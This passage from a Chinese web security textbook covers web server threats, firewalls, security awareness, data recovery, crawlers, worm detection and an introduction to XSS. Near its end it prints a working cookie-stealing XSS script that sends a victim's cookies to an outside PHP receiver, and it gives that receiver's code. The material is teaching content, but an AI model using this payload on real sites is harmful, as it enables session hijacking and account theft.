但限制毕竟不能不让其工作，所以多数情况下在写入时给出提示，让你自己选择，大家经常看见有进程在安装程序进入你的电脑，但绝大多数人分不清是否应该，要么一概不许，造成很多事情做不了，要么“大胆”接受，大门敞开，听天由命。

从 Web 架构上可以看出，Web 服务器是必经的大门，进了大门，还有很多服务器需要保护，如中间件服务器、数据库服务器等。我们这里不考虑网络内部人员的攻击，只考虑从接入网或互联网来的攻击。

服务器系统漏洞：Web 服务器毕竟的一个通用的服务器，无论是 Windows，还是 Linux/Unix，都不可少的带有系统自身的漏洞，通过这些漏洞入侵，可以获得服务器的高级权限，当然对服务器上运行的 Web 服务就可以随意控制了。除了 OS 的漏洞，还有 Web 服务软件的漏洞，IIS 也好，Tomcat 也好，同样需要不断地打补丁。

Web 服务应用漏洞：如果说系统级的软件漏洞被关注的人太多了，那么 Web 应用软件的漏洞数量上就更多了，因为 Web 服务开发简单，开发的团队参差不齐，并非都是“专业”的高手，编程不规范、安全意识不强、因为开发时间紧张而简化测试等，应用程序的漏洞也同样可以让入侵者来去自如。最为常见的 SQL 注入，就是因为大多应用编程过程中产生的漏洞。

密码暴力破解：漏洞会招来攻击容易理解，但毕竟需要高超的技术水平，破解密码却十分有效，而且简单易行。一般来说帐号信息容易获得，剩下的就是猜测密码了，由于使用复杂密码是件麻烦而又“讨厌”的事，设置容易记忆的密码，是绝大多数用户的选择。

大多 Web 服务是靠“帐号+密码”的方式管理用户帐户，一旦破解密码，尤其是远程管理者的密码，破坏程度难以想象，并且其攻击难度比通过漏洞方式要简单的多，而且不容易被发觉。在知名的网络经济案例中，通过密码入侵的占了接近一半的比例。

入侵进入 Web 系统，其动作行为目的性也有很多种，比如让网站瘫痪：网站瘫痪是让服务中断。使用 DDOS 攻击都可以让网站瘫痪，但对 Web 服务内部没有损害，而网络入侵，可以删除文件、停止进程，让 Web 服务器彻底无法恢复。

篡改网页：修改网站的页面显示，是相对比较容易的，也是公众容易知道的攻击效果，主要是炫耀自己，当然对于政府等网站，形象问题是很严重的，就是常说的挂黑页。

挂木马：挂木马容易被网站管理者发觉，这种入侵对网站不产生产生直接破坏，而是对访问网站的用户进行攻击，挂木马的最大实惠是收集僵尸网络的“肉鸡”，一个知名网站的首页传播木马的速度是爆炸式的。

## 4.4 防火墙的作用

防火墙这个术语参考来自应用在建筑结构里的安全技术。在楼宇里用来起分隔作用的墙，用来隔离不同的公司或房间，尽可能的起防火作用。一旦某个单元起火这种方法保护了其它的居住者。

然而，多数防火墙里都有一个重要的门，允许人们进入或离开大楼。因此，虽然防火墙保护了人们的安全，但这个门在提供增强安全性的同时允许必要的访问。

在计算机网络中，一个网络防火墙扮演着防备潜在的恶意的活动的屏障，并可通过一个“门”来允许人们在你的安全网络和开放的不安全的网络之间通信。原来，一个防火墙是由一个单独的机器组成的，放置在你的私有网络和公网之间。

近些年来，防火墙机更多提及到的是堡垒主机。它现在涉及到整个从内部网络到外部网络的区域，由一系列复杂的机器和程序组成。简单来说，今天防火墙的主要概念就是多个组件的应用。到现在你要准备实施你的防火墙，需要知道你的公司需要什么样的服务并且什么样的服务对于内部用户和外部用户都是有效的。

防火墙的任务，防火墙在实施安全的过程中是至关重要的。一个防火墙策略要符合四个目标，而每个目标通常都不是通过一个单独的设备或软件来实现的。大多数情况下防火墙的组件放在一起使用以满足公司安全目的的需求。防火墙要能确保满足以下四个目标

实现一个公司的安全策略，防火墙的主要意图是强制执行你的安全策略。在前面的课程提到过在适当的网络安全中安全策略的重要性。举个例子，也许你的安全策略只需对 MAIL 服务器的 SMTP 流量作些限制，那么你要直接在防火墙强制这些策略。

防火墙在一个公司私有网络和分网问建立一个检查点。这种实现要求所有的流量都要通过这个检查点。一旦这些检查点清楚地建立，防火墙设备就可以监视，过滤和检查所有进来和出去的流量。网络安全产业称这些检查点为阻塞点。

通过强制所有进出流量都通过这些检查点，网络管理员可以集中在较少的方来实现安全目的。如果没有这样一个供监视和控制信息的点，系统或安全管理员则要在大量的地方来进行监测。检查点的另一个名字叫做网络边界。

防火墙还能够强制日志记录，并且提供警报功能。通过在防火墙上实现日志服务，安全管理员可以监视所有从外部网或互联网的访问。好的日志策略是实现适当网络安全的有效工具之一。防火墙对于管理员进行日志存档提供了更多的信息。

建立一个防火墙，在准备和建立一个防火墙设备时要高度重视。以前，堡垒主机这个术语是指所有直接连入公网的设备。现在，它经常汲及到的是防火墙设备。堡垒主机可以是三种防火墙中的任一种类型，包过滤、电路级网关、应用级网关。

如今，知识渊博的黑客，均能利用网络防火墙开放的端口，巧妙躲过网络防火墙的监测，直接针对目标应用程序。他们想出复杂的攻击方法，能够绕过传统网络防火墙。据专家统计，目前 70%的攻击是发生在应用层，而不是网络层。对于这类攻击，传统网络防火墙的防护效果，并不太理想。

一个黑客渗透系统最常见的方法就是利用安装在堡垒主机上不注意的组件。建立你的堡垒主机时要尽可能使用较小的组件，无论硬件还是软件。堡垒主机的建立只需提供防火墙功能。

在防火墙主机上不要安装像 Web 服务的应用程序服务。要删除堡垒主机上所有不必需的服务或守护进程。在堡垒主机上运行少量的服务给潜在的黑客很少的机会穿过防火墙。

防止网页被篡改是被动的，能阻断入侵行为才是主动型的，IPS/UTM 等产品是安全通用的网关，也有专门针对 Web 的硬件安全网关，国内的如：绿盟的 Web 防火墙，启明的 WIPS，国外的有 imperva 的 WAF 等。

Web 防火墙，主要是对 Web 特有入侵方式的加强防护，如 DDOS 防护、SQL 注入、XML 注入、Xss 等。由于是应用层而非网络层的入侵，从技术角度都应该称为 Web IPS，而不是 Web 防火墙。这里之所以叫做 Web 防火墙，是因为大家比较好理解，业界流行的称呼而已。

UTM 部署于网络的外连接出口，一般是互联网出口，其网络安全隔离作用，这里的带宽价格昂贵，所以拥有大带宽的用户很有限，而 Web 服务器群是与网络主交换机连接的，提供的是应用处理能力，要求的参数常是并发用户的数量与在线用户的数量。

服务器一般都是千兆接口，目前的交换机就可达到几十个 TB 的交换能力，在大流量链路上做多功能的安全产品，又是应用层的检测，对产品的硬件压力是巨大的，能达到“线性”流量的产品一定价格昂贵，因此 Web 防火墙的这种合并思路是有待商榷的。

## 4.5 重视安全意识

任何一个行业都是一个江湖，有江湖就有故事，追名逐利的人喜欢被写入故事，踏实做事的人却希望被隐匿。久而久之，江湖上的故事越来越虚名浮利，听故事的人也越来越坐井观天。

岂不见无数江湖武侠小说，开篇的人物总是让我们误以为是江湖大侠，看着看着才发现一山更比一山高，到最后才发现开篇人物简直是不入流的小啰啰。而真正的高人，反而隐匿成传说。

互联网行业也是如此，大家喜欢创造故事，故事也越来越千篇一律的浮躁：什么产品上线 7 天就几百万用户、什么开发阶段就上亿投资、什么 90 后霸道总裁颠覆行业、什么大咖的内部分享、什么一下就几轮投资、估值就好几个亿等等。

有些江湖人士，是需要靠卖艺为生，请个会吆喝的帮忙吆喝吆喝，弄个猴子上蹿下跳一下，响啰使劲的敲几下，骗骗几个外行人，撒点碎银子，仅此而已。

接下来大家再接着吹嘘一番，比比谁拿的碎银子多点，动口不动手。长期以往，有些人招摇撞骗，也竟然成为了一代口碑中的大侠。久而久之，如今很多江湖人士只是卖艺拿贵客的碎银子为生，如何卖艺卖的更好是大家追求的目标。那些内功心法，武功秘籍，也都成为了历史，那些大侠们，也成为了传说。

难道江湖不再是那个江湖了么？其实不然，浮躁沉沦的只是江湖白道，只是这些大内侍卫，镖局镖师，衙门捕头而已。而江湖黑道中，黑客技术、海盗精神，继续被追捧，虚浮的商业模式永远不如深度技术被重视。

“铁甲依旧在”的情怀还在回荡，而地下产业链相关的进步也在不断的深入，并且潜伏起来暗自发展，为了更大的目标和黑暗梦想。

Web 2.0 的演化使得所有的网络计算核心被从客户端拿到网络端，客户机最终只是扮演纯粹的浏览界面的角色，而所有的核心数据、核心的处理全部都在网络端。

另一方面，网络内容来源控制分散化，网络应用逐步蚕食掉现有桌面应用，而用网络的方式来实现。也许我们可以用一个有些过份的比喻来说明这一切：你被迫把所有的鸡蛋放在了一处篮子里，而试图打翻你篮子的坏蛋的攻击手法却在成倍增长。

我们可以用房子来比喻，传统网站好比一幢没有窗子、只有一扇门的房子，而 AJAX 网站则是一个有数不清窗子和旋转门的房子，尽管你在前后大门上加了最安全的锁，但我还是可以从窗口钻进去。

在这种情况下，敏感隐私数据泄露途径正在增多，以前可能只存在你的电脑上，而现在却存在服务器上，可以在你的通讯途中被窃取。而这些应用的方式，这些数据对你是如此的重要。数据依赖已经导致了安全风险被放大，一个安全风险现在可以影响海量用户。

江湖的故事会继续，传说也会继续。有些人可以选择视而不见，有些人也会选择去逃避。但是冬天始终都会到来，冷暖自知。我们不能要求每一个互联网人都踏实下来。

毕竟一些浮躁的跟风卖艺求打赏也会是很多人的生存之道，但是我们应该知道，江湖并不是由他们构成，那些传说，也都和每一个故事一样的真正的存在我们的身边。

## 4.6 安全意识培养

某杂志一个小故事叫做《别忘了关门》，故事说动物园的管理员突然发现袋鼠从围栏里跳了出来，经过分析，大家一致认为：袋鼠之所以能跳出来完全是因为围栏太低。所以决定将围栏加高。没想到，第二天袋鼠还能跳出来，于是，围栏被继续加高。

但是，令这些管理员们惊恐万分的是，无论围栏加高多少，袋鼠们都会在第二天跳出来。领导们一不做二不休，安装了最先进的监控设备，轮流值班，24 小时守着这些白天看起来特别听话的袋鼠。

终于，他们发现了问题所在，真正的“罪魁祸首”是管理员忘记锁上的门，袋鼠们晚上居然是通过大门“堂堂正正”跳出来的，真是让人哭笑不得。

类比网络空间，网络安全的内涵除了是故事中的围栏之外，还有那道千万别忘记关的门，以及那颗永远别忘记关门的心——网络安全意识。安全，是保证事物不受损害的一种状态。这种状态一般会伴随着一些主观意识上和客观动作上的要求。

这就意味着不论是现实社会的食品安全、工程安全或是虚拟空间的网络安全等，监管和技术等客观动作上的要求不是万能药，参与者的主观安全意识同样是保证安全必要条件，网络安全尤其如此。

网络空间没有绝对的安全，不是说一味的加大投入就可以确保万无一失，并且网络存在短板效应，易攻难守。一旦突破，容易造成一点突破全网皆失，甚至产生无法预测的“蝴蝶效应”，影响深远。

所以各国在加强网络安全管理、技术等方面的同时，通过各种形式大力提升全民网络安全意识教育，不让网民的意识成为网络安全的“短板”。

网络安全是一个关系国家安全和主权、社会的稳定、民族文化的继承和发扬的重要问题。其重要性，正随着全球信息化步伐的加快而变到越来越重要。

“家门就是国门”，安全问题刻不容缓。网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论、信息论等多种学科的综合性学科。

网络安全从其本质上来讲就是网络上的信息安全。从广义来说，凡是涉及到网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络安全的研究领域。网络安全的具体含义会随着“角度”的变化而变化。

在病毒漏洞数量激增、网络攻击愈演愈烈、网络犯罪日益猖獗的网络安全形势下，广大人民群众对网络安全重要性的认识不足、网络安全知识缺乏、网络安全技能薄弱、网络安全意识淡薄，不但不利于防范网络风险、应对网络威胁，甚至可能遭受名利财产损失。

提高全民网络安全的意识技能，特别是提升亿万网民依法上网、文明上网、安全上网的意识，来共同维护网络安全和国家安全、维护网民的切身利益已成为全社会的重大课题。开展首届国家网络安全宣传周活动是我国网络安全意识培养工作的突破性之举，为加强全民网络安全宣传教育、提升网民的网络安全防范意识和技能提供了一个良好的途径。

广大网民可通过积极参与国家网络安全宣传周各项活动，获取网络安全知识和技能，做好个人数据资料的保护，谨慎进行电子交易、网上支付等涉及经济利益的操作，及时修复安全漏洞，防范个人主机或移动终端被木马或僵尸网络操控，防范个人信息泄露和财产损失。

Web 是互联网的核心 ，是未来云计算和移动互联网的最佳载体 ，因为 Web 安全也是互联网公司安全业务中最重要的组成部分。互联网本来是安全的，自从有了研究安全的人之后，互联网就变得不安全了。

怀疑一切：比如该不该相信用户的输入一定是正确的?还有，老板半夜发 Email 或者短信要服务器的密码，这个人真的是老板么？另外，邮箱收到一封公司 xx 部门的邮件，里面的附件是个 pdf 文件，名字叫 xxx 详细内容.pdf，是否应该直接打开？最后:嗯，这么多大公司都在用 openssl，一定很安全没问题...2.如果我这么做会发生什么?

通过输入一些不符合格式的数据，或者更改程序运行的流程，甚至任何事情的流程，都会有意想不到的效果。比如：在管理页面输入错误密码，服务器把浏览器 301 跳转到错误页面。如果我把服务器发来的跳转指令丢掉，会发生什么？我擦，居然可以不用密码登录管理页面？还能执行操作？还有最简单的:xxx.PHP?ID=123123 后面加个引号，页面出错了?

安全思维：时刻进行的风险控制与管理即使你做到了上面的两条，也无法做到对事情的绝对控制，比如 openssl 的问题，作为个人或者小公司没有能力对 openssl 的 BUG 进行审计，即使有能力审计也无法保证 100%挖出所有 BUG，所以既然那么多大公司都选择 openssl，那么还是说明这套程序不太差，但是风险还是存在的。所以很重要的一个安全意识就是对所有可能发生的事情的概率和后果做一个预测，并且制定预案减少事件发生时的损失。

APP 开发者需要考虑的安全风险有:假如别人把这个 APP 逆向了，或者获取了全部的源码，获得的信息是否能进一步渗透。比如 APP 里是否存了某关键服务的 Key，是否能调用某不受限制的接口等等，接口的 IP 和 IP 段是否存在有漏洞的服务器，如果对方侵入了这个 APP 后端的服务器是否可以对内网进行进一步渗透等等.....

有了这种思路，你就会对每一个风险可能产生的损害进行控制，比如把这 APP 的服务器放到单独的网段，不和公司内网相连，把提供 APP 服务的程序放到 chroot jail 里，增强服务器审计等等。

安全的本质是信任的问题，一切的安全方案设计的基础，都是建立在信任关系上的。我们必须相信一些东西，必须有一些最基本的假设，安全方案才能得以建立；如果我们否定一切，安全方案就会如无源之水，无根之木，无法设计，也无法完成。

互联网安全的核心问题，是数据安全的问题，在互联网基础设施已经比较完善的今天，互联网的核心其实是由用户数据驱动的用户产生业务，业务产生数据。 互联网公司最核心的价值就是其拥有的用户数据 。

安全是一门朴素的学问，也是一种平衡的艺术，无论是传统安全，还是互联网安全，其内在的原理都是一样的。我们只需抓住安全问题的本质，之后无论遇到任何安全问题，都会无往而不利，因为我们已经真正地懂得了如何用安全的眼光来看待这个世界。

## 4.7 浅谈数据恢复

随着计算机存储信息量的增长，数据存储、数据备份和灾难恢复日益成为引人关注的重要研究课题，尤其是数据备份占有重要地位，它已经成为计算机存储领域里一个相对独立的分支。

各企业希望他们的数据能持续可靠的同时，他们的数据还面临着各种各样的威胁。通常企业通过例行数据备份来应对逻辑数据丢失，通过设备的冗余来应对因硬件故障导致的数据丢失，或是通过应用的集群来确保应用的高可用性。

现在大多企业意识到逻辑或本地的数据保护并不足以确保业务的延续性。损失可能源于计划内的停机如站点的全面维护或是计划外的停机如火灾、水灾等自然灾害或是恐怖活动、战争引发的灾害。整个数据中心的数据丢失会严重的影响企业的运作，必须建立数据中心级的可靠保护。

为保护不断增长的数据，防止数据丢失，数据备份技术作为数据保护的重要方式，也得到了长足的发展，更加受到人们的重视。

网络环境下的数据安全应分为两个层面：数据的静态安全和数据的动态安全。静态安全是指防止存放在数据服务器存储设备内的数据被盗窃、修改、删除和破坏；而动态安全则指在数据传输交易过程中，防止被截获或篡改。

所以，保证数据安全至少要有两方面技术手段及工具。一是系统防护技术，指从桌面系统至网络环境到数据服务器的防病毒、防黑客入侵技术，重点在于防；二是系统保护技术，指数据备份、快速恢复、异地存放、远程控制、灾难恢复等技术，重点在于保。目前，系统防护技术是网络安全的课题，而系统保护技术主要是指数据备份及恢复技术。

有效恢复是安全保障的一个很重要的理念。我们提到动态网页的防护难点是用数据库现场生成的，因此对数据库的修改就变得很关键， Web 数据库审计产品的目的就是对数据的所有操作进行记录，当发现问题时，这些操作可以回溯。

打个比方，你在游戏中的装备被别人给“划走”了，过了一周，你发现了，但一周中，游戏在继续，你的装备有很多新动态，合理与不合理变化交织在一起。此时，若管理人员知道确定是某人的篡改，就可以把他的动作进行“逆向”操作，你的游戏仍可以继续，不受影响。

若通过协商，需要恢复到篡改前的某个状态，则在数据库中先取得篡改前最近一次的备份数据，再使用数据库的审计记录，一直操作到篡改前的状态，游戏就可以继续了。这种技术与数据库的实时同步备份技术是类似的。

当然数据库的操作量很大，全部记录需要很大的数据空间，所以，Web 服务中重要数据库操作才进行详细审计，审计的目的是为了运营状态的可恢复。

Web 数据库审计产品一般采用旁路部署，不影响数据库的业务效率。若在业务流量不很大的情况下，可以采用 Agent 的软件方式，但是不建议完全依靠数据库自身的日志功能，因为，入侵者破坏后一定有“抹去痕迹”的步骤，痕迹一般就是系统本身的日志，单独的审计机制保障了日志的完整性。

## 4.8 网络中的爬虫

目前 Web 数据挖掘技术已得到广泛应用，通过对 Web 挖掘分类和挖掘基本理论的分析，提出网络爬虫原理内容挖掘方法，深入分析这种方法的原理和工作流程。爬虫原理的应用可满足特定用户的需求，实现高效、快捷、针对性强的查询。

Web 安全不仅是维护网站自己安全，通过网站入侵用户电脑的危害也十分棘手。网页容易被挂上木马，或被 Xss 攻击利用，是否有工具可以对所有的网页进行安全检查呢?这里用到了“爬虫”技术。

“爬虫”技术最早是搜索引擎发明的，搜索网站放出 N 个小爬虫，在世界各地的网站上循环扫描，收集网站上的新信息，建立供世界人民查找的数据库，这样大家就可以从 Google、百度等搜索门户上搜到你想要的任何东东。

由于“爬虫”来自网站外部，所以可以模拟用户打开网站的实际效果，所以爬虫很快被网站用来测试自身性能的用户体验工具，比如网页打开的速度，用户互动的等待时间等。

所谓“爬虫”就是这样一些进程，按照一定的规则横向优先搜索、纵向优先搜索，将网站上所有的页面打开一遍，你知道很多网站的点击率飞涨的原因了吧，是有无数的小爬虫在工作，在对网页上关心的事情进行检查。

由于是以用户的身份浏览网页，所以没有静态与动态页面的差别。Web 木马检查工具就是基于这个原理开发的，不同于搜索爬虫的是，在网页检查时，重点查看网页是否被挂木马，或被 Xss 利用。

因为网站内的 URL 链接去向应该可追溯的，所以对 Xss 的检查是很有效的。网络爬虫实际上是一个基于 Web 的程序。它从一个初始的网页集出发， 遍历，自动的采集网络信息。

当爬虫打开某个 HTML 页面后，它会分析 HTML 标记结构来获取信息，并获取指向其它页面的超级链接，然后通过既定的搜索策略选择下一个要访问的站点。从理论上讲，如果为 SpIDer 指定个适当的初始文档集和个适当的网络搜索策略，它就可以遍历整个网络。它的性能在很大程度上影响了搜索引擎站点的规模。

网络爬虫爬取的网页上的信息以固定的格式获取到本地后，索引建立程序对信息进行分析，针对页面中出现的关键词建立一种利于快速查找的数据结构，即索引，以供搜索引擎使用。搜索引擎在选择索引数据结构时通常考虑两个因素：紧凑的数据结构和高效的检索能力。

由于搜索引擎在建立索引的时候是面对海量的信息，因此在考虑记录大小时要具体到字节中的位，这样才能达到一种比较合理科学性的空间膨胀比。合理的数据结构将使对关键词的检索更加迅速。

搜索引擎基本原理上可以看出网络爬虫是一种能够跟踪网络上超链接结构，并不断进行网络资源发现与采集的程序。作为搜索引擎的资源采集部分，网络爬虫的性能将直接影响到整个搜索引擎索引网页的数量、质量和更新周期。因此对于网络爬虫的研究具有深远的意义。

第一种是基于整个 Web 的爬行器。主要是指目标为从一些种子 URL 扩充到整个 Web 的爬行器，这种爬行器通常是作为门户站点搜索引擎和大型的 Web 服务提供商的数据采集部分。这类信息采集由于目标是采集整个 Web，因此对内存和硬盘等硬件的要求比较高，对采集页面的顺序要求相对较低。

第二种是增量式的爬行器。传统的爬行器根据自己的需要采集足量的信息后停止采集，当过一段时间这些数据过时后，它会重新采集一遍来代替先前的信息，称为周期性 Web 采集器。而增量式的爬行器对待就的页面采用增量式更新，即采集器在需要的时候采集新产生的或已经发生了变化的页面。

而对没有变化的页面不进行采集。和周期性信息采集相比，增量式信息采集能极大地减小数据采集量，从而极大地减少了采集的时间与空间开销。但是与此同时，增量式信息采集也增加了算法的复杂性和技术难度。

第三种是基于主题的爬行器是指选择性地搜寻那些与预先定义好的主题相关的页面的爬行器。和基于整个 Web 的爬行器相比，它并不采集那些与主题无关的页面，所以大大地节省了硬件和网络资源，保存的页面也由于数量少而更新快。

加之它可以很好地满足一些特定人群对特定领域信息的需求，成为时下研究的热门重点。但它的问题也是显而易见的，例如如何定义有实际意义的主题，如何在采集时判定页面与主题的相关性以及如何提高系统的搜索精度和完全度等。

第四种是基于用户个性化的爬行器。不同的用户对一个搜索引擎提交同一个检索词，他们期待的结果是不尽相同的。而通用的搜索引擎却只能返回相同的检索结果，这显然不完全符合用户的需要。而基于用户个性化的爬行器是一种轻量级的采集系统，它的目标就是通过用户兴趣制导或与用户交互等手段来采集信息，给用户提供个性化服务。

第五种是移动的爬行器。这种爬行器并不像其他爬行器一样在本地客户机向 Web 站点服务器发送页面请求，而是将自己上载到它所要采集的服务器中，在当地进行采集，并将采集结果压缩后，再回传到本地。这样做大量地节省了 Web 资源。

第六种是基于元搜索的爬行器。它对用户的提交的查询请求通过多个领域或门户搜索引擎搜索，并将结果整合后返回给用户。一般元搜索引擎并不保存 Web 页面的索引文件，但是有一些元搜索引擎会保存为它服务的每个搜索引擎的信息特征，以后根据用户请求做出选择。作为搜索引擎首要部件的爬行器在元搜索引擎中功能有所退化，但依然是 Web 采集的一个研究方向，被称作基于元搜索的信息采集。

网络爬虫对网站的间接安全威胁，是通过对网络站点的信息收集为不法份子的非法访问、攻击或诈骗作准备。随着安全技术的发展，利用网络爬虫技术对 Web 漏洞的直接探测已经出现，这会直接影响到 Web 服务器的安全。Web 服务器漏洞中，跨站脚本漏洞与 SQL 注入漏洞所占比例很高，这两种漏洞均可以通过对网络爬虫的改进来进行探测。

由于缺乏足够的安全知识，相当多的程序员在编写 Web 应用程序时对网页的请求内容缺乏足够的检查，使得不少 Web 应用程序存在安全隐患。用户可以通过提交一段精心构造的包含 SQL 语句或脚本的 URL 请求，根据程序的返回结果获得有关的敏感信息甚至直接修改后台数据。基于目前的安全现状，网络爬虫技术在 Web 漏洞扫描上的应用，大大提高了发现漏洞的效率。

网络爬虫及其对应的技术为网站带来了可观访问量的同时，也带来了直接与间接的安全威胁，越来越多的网站开始关注对网络爬虫的限制问题。

随着互联网的 高速发展，基于网络爬虫与搜索引擎技术的互联网应用将会越来越多，网站管理员及安全人员，有必要了解爬虫的原理及限制方法，准备好应对各种各样的网络爬虫。

## 4.9 蠕虫技术分析

说到蠕虫很多人第一时间就觉得是 PC 上的蠕虫，虽然 Web 蠕虫和 PC 有许多的相同点，但是相关的环境都不太一样。蠕虫的很多一部分就是传播性，现在的 Web 2.0 就给蠕虫提供了非常好的传播环境，危害到很多用户。

系统补丁或病毒库通常都会落后于病毒产生的时间，且补丁或库文件在通过网络更新的时候也存在感染的风险，现在病毒的变种速度又非常快，而且会采用相应的新技术，

如免杀技术、禁止杀软运行、内核驱动等。可传统的技术手段已经落后于当前病毒、恶意代码的技术，且传统手段对未知的蠕虫病毒毫无办法，经过实践发现，通过网络行为分析手段则可以有 效的发现未知蠕虫病毒、恶意代码等异常行为。

网络分析技术通过旁路方式科来网络回溯分析系统捕获分析网络里传输的底层数据包，全面展现数据链路层到应用层的信息，并提供丰富的关键参数，是记录、分析、发现蠕虫攻击的最佳手段。

简述蠕虫的原理，我们可以根据蠕虫病毒的原理和特性，其通常具有“扫描、攻击、寄生、传播、发作”等几大功能，每一个功能模块具有不同的功能。蠕虫病毒在扫描、传播、发作等过程中，将产生大量的网络行为。

特征点网络层 IP 端点，同大量的主机进行会话，即 IP 会话很多，且每个会话的流量很少，大多是发送数据包，且数据包较小。

传输会话层，产生大量的 TCP、或 UDP 会话，会话特征类似包括会话时间、收发数据包个数、流量等，会话端口也有相应的特征，如采用连续端口、固定端口和随机端口进行通讯，发现的 TCP SYN 包，大部份没有响应或拒绝。应用层应用流量激增，会话数增多，通讯内容类似，比较典型的是邮件蠕虫。

通常情况下，边界路由器、防火墙、IDS、防病毒软件等是对付蠕虫病毒的主要手段，而它们都是通过一些特征库进行检测，因此这些措施都只能对现有的策略或已知的蠕虫病毒进行响应。

倘若蠕虫发生变种，病毒特征会发生改变，继续依靠特征库则无法准确检测。但是它的工作流程、网络行为是没有改变的，所有通过抓包分析，根据网络行为检测蠕虫病毒，是一种非常可行的解决办法。



# 第五章

# 你好，Xss

## 5.1 跨站攻击概念

Xss 又叫 CSS 跨站脚本攻击。它指的是恶意攻击者往 Web 页面里插入恶意 HTML 代码，当用户浏览该页之时，嵌入其中 Web 里面的 HTML 代码会被执行，从而达到恶意用户的特殊目的。

Xss 属于被动式攻击，因为其被动且不好利用，所以许多人常呼略其危害性。技术虽然是老技术，但是其思路希望对大家有帮助。Xss 攻击也是最常见的 Web 攻击之一，其重点是跨域和客户端执行。

现今黑客关于 Xss 的攻击是越来越火了，然而国内网站对这个问题并没有重视起来，几乎所有的大型门户网站都存在这个漏洞，国外的 MYSPACHE 站点曾经发生过这样一个事件，一个叫 samy 的人利用 Xss 漏洞写了世界上第一只跨站脚本蠕虫，20 小时内就传染了一百万个用户，最后导致 MySpace 站瘫痪。

跨站攻击有多种方式，由 HTML 语言允许使用脚本进行简单交互，入侵者便通过技术手段在某个页面里插入一个恶意 HTML 代码，例如记录论坛保存的用户信息 Cookie，由于 Cookie 保存了完整的用户名和密码资料，用户就会遭受安全损失。当然，攻击者有时也会在网页中加入一些以.JS 或.VBS 为后尾名的代码时，在我们浏览时，同样我们也会被攻击到。

Xss 攻击分成两类，一类是来自内部的攻击，主要指的是利用程序自身的漏洞，构造跨站语句，如:dvbbs 的 showerror.asp 存在的跨站漏洞。另一类则是来自外部的攻击，主要指的自己构造 Xss 跨站漏洞网页或者寻找非目标机以外的有跨站漏洞的网页。

如当我们要渗透一个站点，我们自己构造一个有跨站漏洞的网页，然后构造跨站语句，通过结合其它技术，如社会工程学等，欺骗目标服务器的管理员打开。

最近一些人频频在博客里炫耀说黑了某某门户网站，发现了某某大站的漏洞，竟然还要收取发现漏洞的费用，仔细瞧了一瞧，全是一片噼里啪啦消息框的截图，只是简单的触发了 Xss。

如果你还不知道什么是 Xss，我来帮助解释一下，Xss 的全称是 Cross Site ScrIPting，意思是跨站脚本.这第一个单词是 Cross，为什么缩写成 X 呢？因为 CSS 是层叠样式表的缩写 Cascading Style Sheets 的缩写，同时 Cross 发音和 X 相似，为了避免混淆用 X 来代替，缩写成 Xss。其实我觉得叫 Xss 挺合适的。

Xss 的触发条件，了解 Xss 的触发条件就先得从 HTML 超文本标记语）开始，我们浏览的网页全部都是基于超文本标记语言创建的如显示一个超链接：<A HREF=“HTTP://www.heikexiehui.com”>司令部</A>。Xss 的原理也就是往 HTML 中注入脚本，HTML 指定了脚本标记<Script></Script>在没有过滤字符的情况下，只需要保持完整无错的脚本标记即可触发 Xss。

为了搜集用户信息，攻击者通常会在有漏洞的程序中插入 JavaScrIPt、VBScrIPt、 ActiveX 或 Flash 以欺骗用户。一旦得手，他们可以盗取用户帐户，修改用户设置，盗取污染 Cookie，做虚假广告等。每天都有大量的 Xss 攻击的恶意代码出现。

那么，这种攻击是如何进行的呢?总体说来，它分为两种类型：其一是反射式攻击，这种攻击跟踪网站通过 Cookies 进行的身份验证，这种网站一般都不太安全，容易遭受跨站脚本攻击。

## 5.2 跨站攻击危害

在 Web 2.0 出现以前，跨站脚本 Xss 攻击不是那么引人注目，但是在 Web 2.0 出现以后，配合流行的 AJAX 技术，Xss 的危害性达到了十分严重的地步。因此我认为，Xss 是在脚本环境下的溢出漏洞，其危害性绝不亚于传统的缓冲区溢出漏洞。

Xss 其实就是 HTML 的注入问题，攻击者的输入没有经过严格的控制进入了数据库最终显示给来访的用户，导致可以在来访用户的浏览器里以浏览用户的身份执行 HTML 代码，数据流程如下：攻击者的 HTML 输入—>Web 程序—>进入数据库—>Web 程序—>用户浏览器。

Xss 是一种危害较大、较难防范，并且更加隐蔽的攻击方式。其实只要明白其原理，再加上勤加思考防范的对策，就可以根治 Xss 漏洞，Xss 跨站脚本一直被当做是一类鸡肋漏洞，没有什么好利用的地方，只能弹出对话框而已，稍微有点危害的就是用来盗取用户 Cookies 资料和网页挂马。

常见的有盗取各类用户帐号，如机器登录帐号、用户网银帐号、各类管理员帐号，控制企业数据，包括读取、篡改、添加、删除企业敏感数据的能力，盗窃企业重要的具有商业价值的资料以及非法转账，强制发送电子邮件，网站挂马，控制受害者机器向其它网站发起攻击。

通常情况下，攻击者通过注入如 alert('Xss')之类的 JavaScrIPt 代码来证明 Xss，该代码能够导致应用程序弹出带有 Xss 字样的窗口。从技术角度来说，这种示例确实证明 Xss 漏洞的存在性。

Xss 可能不如 SQL 注射、文件上传等能够直接得到较高操作权限的漏洞，但是它的运用十分灵活，这使它成为最深受黑客喜爱的攻击技术之一，只要开拓思维，适当结合其他技术一起运用，Xss 的威力还是很大的。

说到 Xss 攻击，其实个人感觉利用最多的就是来盗取用户帐号，包括小企鹅账户、网银支付号等等，比如劫持受害者的小企鹅 Cookie 绕过验证，在就是可以用来网页挂马，甚至在受害者电脑留下后门程序；还有更严重的是骇客可以编写复杂的脚本用来做非法 DDos 网络攻击等等。可见 Xss 攻击的危害还是非常大的！

如果来举个简单的例子，或许大家就可以更容易理解了。假设在某个知名网站存在漏洞的页面中成功嵌入了如下 JS 脚本，实际应用中可以嵌入外部 JS 文件，这里仅做演示，实际不存在。

```
<Script>document.write
( “<imgsrc='HTTP://www.feifeiboke.com/Xss.PHP?c=” +escape
(document.Cookie) + “' />” ); </Script>
```

其中 Xss.PHP 也就是 Cookie 接收端，我们可以写为：

```
<?PHP
$co = $_GET['c'];
$fo = fopen('1.HTML',  'a');
fwrite($fo,  'Cookie: ' . $co . '<br>');
fclose($fo);
?>
```

这样当受害者访问并成功执行了我们构造的恶意脚本后，对方的 Cookie 信息就会自动保存在 1.HTML 中。获得了对方的 Cookie，也就相当于拿到了他的账户管理权限。

其实 Xss 漏洞的危害远比我们想象中的要严重的多，包括很多知名站点腾讯、百度、新浪微博等等都曾爆出过 Xss 漏洞，应该说是防不胜防啊。

